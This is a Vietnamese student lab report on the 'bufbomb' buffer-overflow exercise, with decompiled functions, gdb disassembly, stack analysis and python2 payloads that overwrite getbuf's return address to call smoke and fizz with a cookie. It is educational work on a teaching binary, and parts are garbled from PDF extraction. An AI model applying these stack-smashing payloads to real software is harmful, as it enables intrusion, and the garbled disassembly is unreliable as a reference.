

Lab 05: Reverse Engineering

Môn học: Lập trình hệ thống

Tên chủ đề: Kỹ thuật dịch ngược

GVHD: Đỗ Thị Thu Hiền

• THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lóp: NT334.M21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Tài	19520250	19520250@gm.uit.edu.vn
2	Trần Hoàng Khang	19521671	19521671@gm.uit.edu.vn

• NỘI DUNG THỰC HIỆN:1

STT	Công việc	Kết quả tự đánh giá
1	Phase 1	100%
2	Phase 2	100%
3	Phase 3	100%
4	Phase 4	100%
5	Phase 5	100%
6	Phase 6	100%
7	Secret Phase	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.



BÁO CÁO CHI TIẾT

Luồng thực thi chính (cần phân tích) của chương trình:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [esp+1h] [ebp-1Ch]
    int v5; // [esp+2h] [ebp-1Ch]
    int i; // [esp+6h] [ebp-18h]
    signed int j; // [esp+6h] [ebp-18h]
    signed int nmemb; // [esp+4h] [ebp-14h]
    int v9; // [esp+Eh] [ebp-10h]
    _DWORD *v10; // [esp+12h] [ebp-Ch]

    v5 = 0;
    nmemb = 1;
    signal(11, seghandler);
    signal(7, bushandler);
    signal(4, illegalhandler);
    infile = (_IO_FILE *)stdin;
    while ( 1 )
```

```
int __cdecl launcher(int a1, int a2)
{
  int v3; // [esp+0h] [ebp-18h] BYREF
  void *addr; // [esp+Ch] [ebp-Ch]

  global_nitro = a1;
  global_offset = a2;
  addr = mmap(&reserved, 0x100000u, 7, 306, 0, 0);
  if ( addr != &reserved )
  {
    fwrite("Internal error. Couldn't use mmap. Try different value for START_ADDR\n", 1u, 0x47u, stderr);
    exit(1);
  }
  stack_top = (int)addr + 1048568;
  global_save_stack = (int)&v3;
  launch(global_nitro, global_offset);
  return munmap(addr, 0x100000u);
}
```

```
lunsigned int __cdecl launch(int a1, int a2)
2{
3     void *v2; // esp
4     int n; // [esp+4h] [ebp-54h]
5     char v5; // [esp+fh] [ebp-49h] BYREF
6     unsigned int v6; // [esp+4Ch] [ebp-Ch]
7     int savedregs; // [esp+58h] [ebp+0h] BYREF
8
8
9     v6 = __readgsdword(0x14u);
10     n = ((unsigned __int16)&savedregs - 76) & 0x3FF0;
11     v2 = alloca(16 * ((a2 + n + 30) / 0x10u));
12     memset((void *)(16 * ((unsigned int)&v5 >> 4)), 244, n);
13     printf("Type string:");
14     if ( a1 )
15         testn();
16     else
17         test();
18     if ( !success )
19     {
10          puts("Better luck next time");
11         success = 0;
12     }
13     return __readgsdword(0x14u) ^ v6;
14}
```



```
lint test()
2{
3   int v1; // [esp+8h] [ebp-10h]
4   int v2; // [esp+Ch] [ebp-Ch]
5
6   v1 = uniqueval();
7   v2 = getbuf();
8   if ( uniqueval() != v1 )
9     return puts("Sabotaged!: the stack has been corrupted");
9   if ( v2 != cookie )
1     return printf("Dud: getbuf returned 0x%x\n", v2);
printf("Boom!: getbuf returned 0x%x\n", v2);
return validate(3);
4}

lint getbuf()
2{
3   char v1[40]; // [esp+0h] [ebp-28h] BYREF
4
5   Gets(v1);
6   return 1;
7}
```

Như ta thấy hàm *getbuf()* ở trên không kiểm tra số lượng đầu vào nên ta có thể thực hiện **Buffer Overflow.**

Đồng thời, sử dụng **checksec (gdb-peda)** để kiểm tra thì thấy các tính năng bảo vệ ngẫu nhiên hóa địa chỉ được tắt:

```
gdb-peda$ checksec
CANARY : ENABLED
FORTIFY : disabled
NX : ENABLED
PIE : disabled
RELRO : Partial
```

Level 0: (Mục tiêu thực thi hàm smoke)

Yêu cầu E1.1. Sinh viên vẽ stack của hàm **getbuf()** với mô tả như trên để xác định vị trí của chuỗi **buf** sẽ lưu chuỗi input?


Cần thể hiện rõ trong stack các vị trí: return address của getbuf, vị trí của buf

Debug file bufbomb:

```
disass buf
No symbol table is loaded. Use the "file" command.
         disass getbuf
Dump of assembler code for function getbuf:
             3 <+0>:
                               ebp
                        mov
                               ebp,esp
   0×8018720b <+3>:
                         sub
                               esp,0×28
                                esp,0×c
   0×8018720e <+6>:
                         sub
                               eax,[ebp-0×28]
   0×80187211 <+9>:
              <+12>:
                        push
              <+18>:
                                esp,0×10
              <+21>:
                        mov
                                eax,0×1
                        leave
   0×80187222 <+26>:
End of assembler dump
```

- 4
- Stack được nới rộng thêm với kích thước **0x28** bằng *instruction sub*
- Đưa biến cục bộ ban đầu <ebp 0x28> (gần đỉnh stack nhất), tức là biến **v1[40]** (tức là buf) chứ không ai khác (decompile bằng IDA)
- Phần sau mở rộng stack, push eax, gọi hàm gets(), ... ta không quan tâm. Ta đã xác đinh được vi trí chuỗi ta nhập vào rồi.

Và ta vẽ được stack như sau:



Yêu cầu E1.2. Xác định các đặc điểm sau của **chuỗi exploit** nhằm ghi đè lên địa chỉ trả về của hàm **getbuf()**:

- Chuỗi exploit cần có **kích thước bao nhiêu byte** ?
- 4 bytes ghi đè lên 4 bytes địa chỉ trả về sẽ nằm ở vị trí nào trong chuỗi exploit?
 - Theo như mô hình stack trên, vậy để đè được lên địa chỉ return address của hàm getbuf() thì ta phải nhập hết 40 bytes của chuỗi buf, sau đó đè lên hết 4 bytes đoạn Saved EBP và sau đó là địa chỉ của hàm smoke
 - 4 bytes ghi đè lên địa chỉ trả về nằm ở vị trí cuối trong chuỗi exploit, vì chuỗi chúng ta nhập vào sẽ lần lượt truyền vào từ dưới (địa chỉ thấp) lên trên (địa chỉ cao) theo stack trên.



Yêu cầu E1.3. Xác định địa chỉ của hàm **smoke** để làm 4 bytes ghi đè lên địa chỉ trả về.

Đia chỉ hàm smoke là 0x08186a4b

```
### Company of Company
```

Yêu cầu E1.4. Xây dựng chuỗi exploit với độ dài và nội dung đã xác định trước đó.

Chuỗi exploit:

```
python2 -c "print 'a'*44 + '\x4b\x6a\x18\x80'" | ./bufbomb -u 02501671
```

Yêu cầu E1.5. Thực hiện truyền chuỗi exploit cho **bufbomb** và báo cáo kết quả.

Thực nghiệm lai chương trình:

Level 1: (Mục tiêu: Thực thi hàm fizz)

Yêu cầu E.2. Khai thác lỗ hổng buffer overflow để **bufbomb** thực thi đoạn code của **fizz** thay vì trở về hàm test. Đồng thời, truyền giá trị cookie của sinh viên làm tham số của **fizz**.

Xem qua code hàm fizz:



```
1 void __cdecl __noreturn fizz(int a1)
2{
3    if ( a1 == cookie )
4    {
5        printf("Fizz!: You called fizz(0x%x)\n", a1);
6        validate(1);
7    }
8    else
9    {
10        printf("Misfire: You called fizz(0x%x)\n", a1);
11    }
12    exit(0);
13}
```

Ta thấy để thực thi đúng yêu cầu đề bài, nhảy vào hàm fizz và in ra message "Fizz!: You called fizz..." thì phải thỏa điều kiện biến *a1 = cookie*. Mà cookie được generate dựa vào file makecookie được cung cấp sẵn với đầu vào là format MSSV theo quy định file lab:

```
(virus kali) - [~/Desktop]
$ ./makecookie 02501671
0×30cf6e70
```

Vậy nên ta cần ghi đè giá trị đối số a1 trên thành giá trị cookie hợp lệ là thành công. Xem mã assembly của hàm *fizz*:

```
disass fizz
Dump of assembler code for function fizz:
                        push
   0×80186a79 <+1>:
                        mov
                        sub
                                esp,0×8
   0×80186a7e <+6>:
                                edx,DWORD PTR [ebp+0×8]
                        mov
                                eax,ds:0×8018c158
   0×80186a86 <+14>:
                        cmp
                               edx,eax
   0×80186a88 <+16>:
   0×80186a8a <+18>:
                        sub
                                esp.0×8
                                DWORD PTR [ebp+0×8]
                        push
                                0×801883cb
                        push
                        add
                                esp.0×10
                        sub
                                esp,0×c
   0×80186aa0 <+40>:
                        push
                                0×1
   0×80186aa2 <+42>:
                        add
                                esp,0×10
   0×80186aaa <+50>:
                        jmp
                        sub
                                esp,0×8
   0×80186aaf <+55>:
                        push
                                DWORD PTR [ebp+0×8]
                                0×801883ec
                        push
   0×80186ab7 <+63>:
                        call
   0×80186abc <+68>:
                                esp,0×10
                        sub
                                esp,0×c
   0×80186ac4 <+76>:
                        call
End of assembler dump
```


Đối số a1 nằm tại ebp + 8

Ở đây có một điều thú vị là nếu ta ghi đè địa chỉ return address như level trên thì sau khi thực hiện instruction **ret**, chương trình sẽ nhảy thẳng đến đoạn code thực thi của hàm *fizz* bắt đầu bằng lệnh "push ebp" như ảnh trên.


Nhảy chương trình với cách như thế sẽ khác với dùng **call instruction** một chút. Bình thường khi dùng **call**, stack sẽ tự động thêm *return address* vào. Còn nếu dùng phương pháp ghi đè ở *level 0* thì không có

Với stack getbuf() ở trên sau khi kết thúc chương trình với instruction **ret** và **leave**, stack sẽ được dọn dẹp sạch sẽ bao gồm cả return address trước khi nhảy đến địa chỉ return address đang chứa.





Sau đó thì nhảy trực tiếp đến hàm *fizz*, thực hiện các instruction cơ bản như "push ebp" "mov ebp, esp" → Khởi tạo stack như thông thường, điểm duy nhất khác biệt là không có *return address*. Vây stack lúc này so với stack trước như sau:



Stack hàm getbuf (trái) và stack hàm fizz (phải)

Mình cố tình đặt ngang hàng để thấy rõ sự tương quan (vị trí) của stack hàm *getbuf()* và stack hàm *fizz()*. Vì không có return address, nên ta thấy vị trí Saved EBP của 2 hàm lệch nhau 4 bytes. Cụ thể EBP của hàm *fizz* cao hơn hàm getbuf cũ (trước khi được dọn stack) là 4 bytes.

Do hàm *fizz* vẫn cứ lấy giá trị tại *ebp+8* (nó vẫn nghĩ là tại đây là đối số thứ 1, thì đúng \bigcirc , theo như một chương trình đúng) và so sánh với giá trị cookie.

Vậy payload của chúng ta như sau:

44 bytes buffer + địa chỉ fizz + 4 bytes (tại <ebp+4>) + giá trị cookie (Little-endian) Với đia chỉ hàm **fizz** là **0x80186a78**

Exploit payload:

```
python2 -c "print 'a'*44 + '\x78\x6a\x18\x80' + 'a'*4 + '\x70\x6e\xcf\x30'" | ./bufbomb -u 02501671
```

Thực nghiệm kết quả:

```
(virus@kali)-[~/Desktop]
$ python2 -c "print 'a'*44 + '\x78\x6a\x18\x80' + 'a'*4 + '\x70\x6e\xcf\x30'" | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0*30cf6e70
Type string:Fizz!: You called fizz(0*30cf6e70)
VALID
NICE JOB!
```